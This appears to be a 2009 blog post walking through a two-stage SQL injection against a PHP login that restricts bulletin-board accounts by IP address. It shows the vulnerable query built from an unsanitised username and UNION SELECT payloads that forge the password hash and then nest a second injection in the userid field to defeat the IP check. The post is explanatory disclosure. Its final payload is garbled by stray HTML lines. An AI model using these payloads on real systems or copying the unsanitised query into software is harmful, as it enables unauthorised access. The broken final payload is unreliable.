


Dual Stage SQL Injection Attacks

Cite as: Martin Paul Eve, "Dual Stage SQL Injection Attacks", *eve.gd: Martin Paul Eve*, January 27, 2009, <https://doi.org/10.59348/nx1wx-fcx72>.



I came across quite an interesting SQL Injection scenario today. The software in which the vulnerability resides will remain anonymous until fixed, but an abstracted version of the scenario can safely be outlined below.

The objective of the software is to restrict user accounts to certain IP addresses when accessing a bulletin board.

This is implemented by a simulated .htaccess prompt, generated by the following php code:

```

        if (!isset($_SERVER['PHP_AUTH_USER'])) {
            header('WWW-Authenticate: Basic realm="Restricted area"');
            header("HTTP/1.0 401 Unauthorized");
            echo "No access.\n";
            exit;
        }
        else
        {
            //checking database
            $userinfo=$db->query_first("SELECT
user.password,user.userid,user.salt FROM user WHERE
username='$_SERVER[PHP_AUTH_USER]'");
            $isvalidip=0;
            if($userinfo['userid'])
            {
                $validip=$db->query_first("SELECT ips FROM user WHERE
userid='$userinfo[userid]'");

                $validip=explode(" ", $validip['ips']);
                $REMOTE_ADDR = $_SERVER['REMOTE_ADDR'];
                foreach($validip as $testip)
                {
                    if ($testip=='')
                    {
                        $isvalidip=1;
                        break;
                    }
                    if (strstr($REMOTE_ADDR,$testip)==$REMOTE_ADDR
|| strstr(gethostbyaddr($REMOTE_ADDR),$testip)==$testip)
                    {
                        $isvalidip=1;
                        break;
                    }
                }
            }
            $salt = $userinfo['salt'];
            $pass = $userinfo['password'];
            $userp = md5(md5($_SERVER['PHP_AUTH_PW']) . $salt);
            if ($pass != $userp)
            {
                header('WWW-Authenticate: Basic realm="Restricted
area"');

                header('HTTP/1.0 401 Unauthorized');
                echo "No Access.\n";
                exit;
            }
            elseif(!$isvalidip)
            {

```

```

        header('HTTP/1.0 401 Unauthorized');
        echo "Wrong IP.\n ";
        exit;
    }
    else
    {
        echo "";
    }
}

```

Now, the SQL injection point itself is, to be blunt, flaming obvious:

```

$userinfo=$db->query_first("SELECT user.password,user.userid,user.salt FROM user WHERE
username='$_SERVER[PHP_AUTH_USER]'");

```

This means that any login value passed into the username box of the simulated htaccess header will be passed, unsanitised into the SQL query.

Now, the author of the software probably thought that, in this case, it doesn't matter if we are able to select a different user because we would still have to match an IP address at the next stage. Not so I'm afraid!

The first stage of attacking this application is to modify the initial SELECT query so that it:

1. Limits the real query to 0 rows, thereby returning no data
2. Writes in our own data using a UNION SELECT statement

Ok, so we would overwrite salt and password with our own values so that the later check of \$pass != \$userp doesn't fail. Something like this:

```

SELECT user.password,user.userid,user.salt FROM user WHERE username='' or 't'='t' LIMIT
0
UNION SELECT 'a757a14af47d8a6ddc97ade8da847eec' AS password, 'xxx' AS userid, 'Px2' AS
salt

```

However, we have no user input into the second stage of the program. The code at:

```
$avalidip=$db->query_first("SELECT ips FROM user WHERE userid='$userinfo[userid]'");
```

is controlled by the data from the returned result set. Wait a minute; we control that!

The action to take therefore is to write a second injection into the resultset from the first query!

The query that we want the second SQL to be transformed to is:

```
SELECT ips FROM user WHERE userid='' LIMIT 0 UNION SELECT '' AS ips
```

Therefore, we want our first injection to put that query INSIDE the userid field! The query we want to render would look like this:

```
SELECT user.password,user.userid,user.salt FROM user WHERE username='' or 't'='t' LIMIT 0  
UNION SELECT 'a757a14af47d8a6ddc97ade8da847eec' AS password,  
'SELECT ips FROM user WHERE userid='' LIMIT 0 UNION SELECT '' AS ips' AS userid, 'Px2'  
AS salt
```

The final injection then would look a little something like this:

```
' or 't'='t' LIMIT 0 UNION SELECT 'a757a14af47d8a6ddc97ade8da847eec' AS password,  
"  
<p>Tada! IP Checking out the window by a two stage SQL Injection attack.</p>  
LIMIT 0 UNION SELECT  
<p>Tada! IP Checking out the window by a two stage SQL Injection attack.</p>  
  
<p>Tada! IP Checking out the window by a two stage SQL Injection attack.</p>  
AS ips-- " AS userid, 'Px2' AS salt--
```

Tada! IP Checking out the window by a two stage SQL Injection attack.